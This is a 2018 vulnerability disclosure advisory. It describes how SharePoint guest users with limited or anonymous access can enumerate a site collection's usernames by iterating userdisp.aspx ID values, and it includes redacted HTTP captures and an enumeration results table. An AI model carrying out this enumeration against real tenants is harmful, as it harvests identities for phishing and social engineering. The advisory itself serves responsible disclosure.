Office 365 Security
SharePoint Site User Enumeration

Synopsis

SharePoint is a web-based, collaborative platform that integrates with Microsoft Office. Among other features, it allows corporate users to share content with third parties, either via third-party invites or anonymous links.

SharePoint allows such third parties to list usernames associated with a particular site collection. This broad enumeration is possible even if the attacker is allowed to access only very limited site content, such as a single document.

In the extreme the attacker can acquire list of all customer internal users and their SharePoint partners, which would facilitate both customer-wide and targeted phishing and other social-engineering attacks, impersonating either the corporate customer or one of the partners.

Such disclosure can also represent legal exposure and business confidentiality risks for SharePoint customers.

Technical Details

By design SharePoint provides functionality to access user information associated with content published on a site. However, this feature appears to be intended solely for regular corporate users of the site, not for third-party guests with limited access.

The initial HTTP request is:

> https://*somecustomer*.sharepoint.com/sites/*somesite*/_layouts/15/userdisp.aspx?ID=*ParamA*

where *ParamA* is some integer value. The request results in a 302 redirect to another customer's site:

> https://*somecustomer*-my.sharepoint.com/Person.aspx?accountname=*ParamB*

where *ParamB* is a result of resolving a site collection-specific ordinal value of *ParamA* to a structured string that includes the corresponding username:

> i:0#.f|membership|*someuser@somedomain.com*

(See Appendix A for detailed illustration of the HTTP request and the performed parameter resolution.)

Following this first HTTP redirection results in another 302 redirect to authenticate the user:

> https://*somecustomer*-my.sharepoint.com/_layouts/15/Authenticate.aspx?Source=*ParamC*

where *ParamC* is the original URL of the second request.

The core weakness in the flow is that this user information retrieval sequence is intercepted on the second request while the first request succeeds as long as it includes cookies acquired through exercising third-party access to some content in the given site collection. Even an anonymous, view-only link to a single shared file suffices.

In other words, the resolution of simple ordinals (*ParamA*) to actual identities (*ParamB*) happens prematurely, before the security access controls divert the redirection chain of HTTP requests.

Submitting the first request without any cookies or with cookies pertinent to unrelated SharePoint customer will result in immediate authentication interception so result of the username resolution is not revealed.

A secondary weakness is that the requested user information does not have to be tied in any way to the shared document or folder. SharePoint does not enforce presence of query string parameter *Source* or the *Referer* header, which otherwise identify the content.

Exploitation

This weakness is exploitable as a classic insecure direct object reference. An attacker first accesses some shared content and preserves acquired cookies. He then uses the cookies to submit a series of requests for userdisp.aspx, iterating through integer values of *ParamA*, either randomly or sequentially, and harvesting resolved usernames. (See Appendix B for an illustration.)

Valid ordinals in *ParamA* appear to be assigned sequentially, starting with single digits, so the parameter space exhibits minimal entropy, enabling the enumeration to be highly efficient. The attack can be also parallelized because the submitted requests are independent of each other. (As an example, there is no sequential per-request CSRF token.)

No volume throttling or other mitigations have been observed.

Since the exploitation is straightforward then no proof-of-concept exploit code is provided. However, it can be made available in the form of a Python or Perl script if necessary.

Timeline

February 5, 2018	Issue identified and documented
February 6, 2018	Report submitted to Microsoft via secure@microsoft.com
February 7, 2018	Report acknowledged by Microsoft, case number assigned
February 14, 2018	First status update request sent to Microsoft. Microsoft advises that the "SLA" is March 23.
March 20, 2018	Microsoft requested an HTTP trace
March 21, 2018	Sanitized HTTP trace and evidence of successful enumeration attack provided to Microsoft
March 26, 2018	Previously stated deadline expired without any communication. New status update request sent to Microsoft.
March 28, 2018	Microsoft confirmed the issue and requested postponement of public disclosure.
April 13, 2018	Status update request sent to Microsoft
April 17, 2018	Microsoft sends a note about ongoing discussions how to best address the issue.
May 22, 2018	Status update request sent to Microsoft
May 25, 2018	Microsoft stated that this is a "by-design" behavior, not warranting further action.
May 28, 2018	Public disclosure

Contact


pzpcve180528@wolke7.net

PGP key 0x607FBFC2 (FB87 2EE8 4E24 C04C 94A0 85CE 7BDF FDFA 607F BFC2)

License

Appendix A: HTTP Request

The following HTTP request capture illustrates how a simple, site-collection specific ordinal is translated into a corresponding full username.




```
GET /sites/filetest/_layouts/15/userdisp.aspx?ID=11 HTTP/1.1
Host: [redacted].sharepoint.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
FedAuth=77u/[redacted]U1A+; WSS_FullScreenMode=false
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Length: 405
Content-Type: text/html; charset=utf-8
Location:
https://[redacted]-my.sharepoint.com:443/Person.aspx?accountname=i%3A0%23%2Ef%7Cmembership%7C
[redacted]%2Eonmicrosoft%2Ecom&Source=https%3A%2F%2F[redacted]%2Esharepoint%
2Ecom%2Fsites%2Ffiletest%2F%5Flayouts%2Fuserdisp%2Easpx%3FForce%3D1%26ID%3D11&Title=FileTest
P3P: CP="ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo CNT COM INT
NAV ONL PHY PRE PUR UNI"
Set-Cookie:
FedAuth=77u/[redacted]U1A+; path=/; secure; HttpOnly
X-SharePointHealthScore: 1
X-AspNet-Version: 4.0.30319
SPRequestGuid: [redacted]
request-id: [redacted]
MS-CV: [redacted]/A.0
Strict-Transport-Security: max-age=31536000
X-FRAME-OPTIONS: SAMEORIGIN
SPRequestDuration: 253
SPIisLatency: 4
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 16.0.0.7324
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
X-MSEdge-Ref: Ref A: [redacted] Ref B: CH1EDGE1005 Ref C:
2018-02-06T[redacted]
Date: Tue, 06 Feb 2018 [redacted] GMT
Connection: close

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a
href="https://[redacted]-my.sharepoint.com:443/Person.aspx?accountname=i%3A0%23%2Ef%7Cmembers
hip%7C[redacted]%2Eonmicrosoft%2Ecom&amp;Source=https%3A%2F%2F[redacted]%2Es
harepoint%2Ecom%2Fsites%2Ffiletest%2F%5Flayouts%2Fuserdisp%2Easpx%3FForce%3D1%26ID%3D11&amp;Ti
tle=FileTest">here</a>.</h2>
</body></html>
```

Appendix B: Enumeration Attack

This is an example of enumerating usernames on an actively used site. Approximately 400 usernames were harvested in in a span of about 2 minutes.



Request	Payload	Status	Error	Timeout	Length	.aspx?	Comm
0		302	☐	☐	2270	accountname=i%3A0%23%2Ef%7Cmembership%7Cluc[redacted]com	
1	1300	302	☐	☐	2267	accountname=i%3A0%23%2Ef%7Cmembership%7Ckat[redacted]om	
2	1301	302	☐	☐	2279	accountname=i%3A0%23%2Ef%7Cmembership%7Ctha[redacted]es%2Eca	
3	1302	302	☐	☐	3779	accountname=i%3A0%23%2Ef%7Cmembership%7Cga[redacted]%2Ecom	
4	1303	302	☐	☐	3771	accountname=i%3A0%23%2Ef%7Cmembership%7Cste[redacted]n	
5	1304	302	☐	☐	3775	accountname=i%3A0%23%2Ef%7Cmembership%7Clari[redacted]om	
6	1305	302	☐	☐	3871	accountname=i%3A0%23%2Ef%7Cmembership%7Crob[redacted]ini%2Eco...	
7	1306	302	☐	☐	3773	accountname=i%3A0%23%2Ef%7Cmembership%7Cme[redacted]om	
8	1307	302	☐	☐	3787	accountname=i%3A0%23%2Ef%7Cmembership%7Cdu[redacted]ll%2Ecom	
9	1308	302	☐	☐	3773	accountname=i%3A0%23%2Ef%7Cmembership%7Ckirt[redacted]n	
10	1309	302	☐	☐	3769	accountname=i%3A0%23%2Ef%7Cmembership%7Crya[redacted]	

```
GET
/sites/[redacted]/_layouts/15/userdisp.aspx?ID=1336&Source=https%3A%2F%2F[redacted]
[redacted] HTTP/1.1
Host: [redacted].sharepoint.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://[redacted].sharepoint.com/sites/[redacted]
Cookie:
[redacted]
```